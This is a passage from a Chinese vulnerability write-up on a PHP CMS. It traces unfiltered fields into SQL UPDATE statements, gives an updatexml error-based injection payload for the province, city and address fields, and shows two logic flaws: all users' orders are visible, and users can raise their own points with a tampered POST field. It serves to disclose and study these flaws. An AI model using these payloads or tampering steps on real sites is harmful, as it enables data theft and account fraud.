        $fields = M('fields')->findAll(['molds'=>$molds,'isadmin'=>1],'orders desc,id asc');
    }else{
        //前台需要判断是否前台显示
        $fields = M('fields')->findAll(['molds'=>$molds,'isshow'=>1],'orders desc,id asc');
    }
    foreach($fields as $v){
        if(array_key_exists($v['field'],$data)){
            switch($v['fieldtype']){
                case 1:
                case 2:
                case 5:
                case 7:
                case 9:
                case 12:
                $data[$v['field']] = format_param($data[$v['field']],1);
                break;
                case 11:
                $data[$v['field']] = strtotime(format_param($data[$v['field']],1));
                break;
                case 3:
                $data[$v['field']] = format_param($data[$v['field']],4);
                break;
                case 4:
                case 13:
                $data[$v['field']] = format_param($data[$v['field']]);
                break;
                case 14:
                $data[$v['field']] = format_param($data[$v['field']],3);
                break;
                case 8:
                $r = implode(',',format_param($data[$v['field']],2));
                if($r!=''){
                    $r = ','.$r.',';
```

```
                }

                $data[$v['field']] = $r;
                break;

            }
        }else if(array_key_exists($v['field'].'_urls',$data)){
            switch($v['fieldtype']){
                case 6:
                case 10:
                $data[$v['field']] = implode('||',format_param($data[$v['field'].'_urls'],2));
                break;
            }
        }else{

           $data[$v['field']] = '';

        }

    }
    return $data;

}
```

因为我们不是 admin，所以我们会执行第 6 行代码 `$fields = M('fields')->findAll(['molds'=>$molds,'isshow'=>1],'orders desc,id asc');`

这里我 post 传入参数，简单的 debug 了一下，如下

```
if($isadmin){  $isadmin: 1
    $fields = M('fields')->findAll(['molds'=>$molds,'isadmin'=>1],'orders desc,id asc');  $fields: [0]
}else{
    //前台需要判断是否前台显示
    $fields = M('fields')->findAll(['molds'=>$molds,'isshow'=>1],'orders desc,id asc');  $molds: "article"
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192442-d1fea570-a58c-1.png)

所以上述代码 `$fields['field']` 是不存在的，所以只会执行第 51 行代码 `$data[$v['field']] = '';` ，所以第 56 行返回的代码就是 `$data = $this->frparam();` ，这也就解释了为什么中间对 `tip` 进行过滤，但为什么最后依然还是存在注入，这应该是个严重的开发失误。


然后我们接着回溯 `update()` 方法

`/FrPHP/lib/Model.php`


```
// 修改数据
    public function update($conditions,$row)
    {
        $where = "";
        $row = $this->__prepera_format($row);
        if(empty($row))return FALSE;
        if(is_array($conditions)){
            $join = array();
            foreach( $conditions as $key => $condition ){
                $condition = '\''.$condition.'\'';
                $join[] = "{$key} = {$condition}";
            }
            $where = "WHERE ".join(" AND ",$join);
        }else{
            if(null != $conditions)$where = "WHERE ".$conditions;
        }
        foreach($row as $key => $value){
            if($value!==null){
                $value = '\''.$value.'\'';
                $vals[] = "{$key} = {$value}";
            }else{
                $vals[] = "{$key} = null";
            }

        }
        $values = join(", ",$vals);
        $table = self::$table;
        $sql = "UPDATE {$table} SET {$values} {$where}";
        return $this->runSql($sql);


    }
```

`/Home/c/UserController.php` 关键代码中的第 25-26 行，虽然 25 行 `if($this->frparam('id'))` 对 `id` 进行了过滤，但是第 26 行 `$a = M($w['molds'])->update(['id'=>$this->frparam('id')],$w);` 这里 `update` 插入的是最原始的数据，，= 也就是 `$w = get_fields_data($data,$w['molds']);` 。虽然 `$conditions` 也就是条件被过滤了，但是不影响我们注入。


所以这里的 `id` ， `molds` ， `tid` 三个字段都存在 sql 注入



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192443-d249febc-a58c-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192443-d2972c0a-a58c-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192444-d2e493c8-a58c-1.png)

第三处 sql 注入

`/Home/c/UserController.php` 中的 `userinfo()` 方法中的关键代码如下：

```
function userinfo(){
        $this->checklogin();
        if($_POST){
            $w = $this->frparam();
            $w['tel'] = $this->frparam('tel',1);
            $w['pass'] = $this->frparam('password',1);
            $w['sex'] = $this->frparam('sex',0,0);
            $w['repass'] = $this->frparam('repassword',1);
            $w['username'] = $this->frparam('username',1);
            $w['email'] = $this->frparam('email',1);
            $w['litpic'] = $this->frparam('litpic',1);
            $w['signature'] = $this->frparam('signature',1);
            $w = get_fields_data($w,'member',0);
.........
.........
.........
            $re = M('member')->update(['id'=>$this->member['id']],$w);
            $member = M('member')->find(['id'=>$this->member['id']]);
            unset($member['pass']);
            $_SESSION['member'] = array_merge($_SESSION['member'],$member);
            if($this->frparam('ajax')){
                JsonReturn(['code'=>0,'msg'=>'修改成功！']);
            }
            Error('修改成功！');
```

这里我们对比一下我 post 抓包后的字段，我们发现有 3 个字段没有进行过滤，分别是 `province` 、 `city` 、 `address` 这三个字段




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192444-d311b3ee-a58c-1.png)

然后第 17 行 `$re = M('member')->update(['id'=>$this->member['id']],$w);` 所有字段依旧被 `update` 更新了，所以这里就存在了注入，还是一个报错注入，如果不回显报错也没有关系的，这里存在时间盲注，也是可以注入的

payload：


```
1' or (updatexml(1,concat(0x7e,(select user()),0x7e),1)) or '
```

`province` 字段演示




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192444-d35b8280-a58c-1.png)

`city` 字段演示



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192445-d403bd6a-a58c-1.png)

`address` 字段演示



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192446-d4520a42-a58c-1.png)


第一处逻辑漏洞——任意订单查看

首先注册两个账号，账号 A 和账号 B

然后用账号 B 购买一些商品，产生交易记录和订单号码

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192446-d49bf0b2-a58c-1.jpg)

然后在 A 用户这里我的钱包——交易记录可以看到其他人的交易订单



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192447-d4e1b78c-a58c-1.png)

而且这里的订单号明显是更具时间戳进行命名的，我用其他 A 账户也可以直接访问到 B 账户的一些订单信息

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192447-d52e2d9c-a58c-1.png)

然后我们来分析为什么

`/Home/c/UserController.php`

```
//购买列表
    function buylist(){
        $this->checklogin();
        //兑换记录
        $page1 = new Page('buylog');
        $this->type = $this->frparam('type',0,1);
        if($this->type==1){
            $sql =" buytype='money' and type=2 ";
        }else if($this->type==2){
            $sql =" buytype='jifen' and type=1 ";
        }else{
            $sql = " type=3 ";
        }

        $data1 = $page1->where($sql)->orderby('addtime desc')->page($this->frparam('p',0,1))->go();
        $page1->file_ext = '';
        $pages1 = $page1->pageList(5,'?p=');
        $this->pages1 = $pages1;
        foreach($data1 as $k=>$v){
            $data1[$k]['date'] = date('Y-m-d H:i:s',$v['addtime']);
            $data1[$k]['details'] = U('user/buydetails',['id'=>$v['id']]);
        }
        $this->lists1 = $data1;//列表数据
        $this->sum1 = $page1->sum;//总数据
        $this->listpage1 = $page1->listpage;//分页数组-自定义分页可用
        $this->prevpage1 = $page1->prevpage;//上一页
        $this->nextpage1 = $page1->nextpage;//下一页
        $this->allpage1 = $page1->allpage;//总页数
        //订单记录
        $page = new Page('orders');
        $this->type = $this->frparam('type',0,1);
        if($this->type==1){
            $sql =" ptype=1 ";
        }else{
            $sql =" ptype=2 ";
        }
```


```
        $sql.="  and isshow!=0  ";
        $data = $page->where($sql)->orderby('addtime desc')->page($this->frparam('page',0,1))->go();
        $page->file_ext = '';
        $pages = $page->pageList(5,'?page=');
        $this->pages = $pages;
        foreach($data as $k=>$v){
            $data[$k]['date'] = date('Y-m-d H:i:s',$v['addtime']);
            $data[$k]['orderdetails'] =  U('user/orderdetails',['orderno'=>$v['orderno']]);
            $data[$k]['orderdel'] =  U('user/orderdel',['orderno'=>$v['orderno']]);
            $data[$k]['buytype'] = M('buylog')->getField(['orderno'=>$v['orderno']],'type');
        }
        $this->lists = $data;//列表数据
        $this->sum = $page->sum;//总数据
        $this->listpage = $page->listpage;//分页数组-自定义分页可用
        $this->prevpage = $page->prevpage;//上一页
        $this->nextpage = $page->nextpage;//下一页
        $this->allpage = $page->allpage;//总页数

        $this->display($this->template.'/user/buy-list');
    }
```

可以看到第 15 行，这里在查询数据的时候，并没有查询某个特定用户，而是把所有人的购买记录都查询出来了，这样的话其他人都可以看到你的订单，你也可以看到其他人的订单。这里其实是开发者的问题，由于开发的失误才会导致这个问题。

第二处逻辑漏洞——越权修改用户自己的积分


这里我们先演示一下结果，然后再去分析

首先我们注册一个账号，然后在后台看他的积分，是 1 积分




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192448-d56b956a-a58c-1.png)

然后我们登录这个账号，然后在资料账户这里点提交抓包



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192448-d59efe0a-a58c-1.png)

然后在 post 字段中添加 `jifen=1234` ，发包



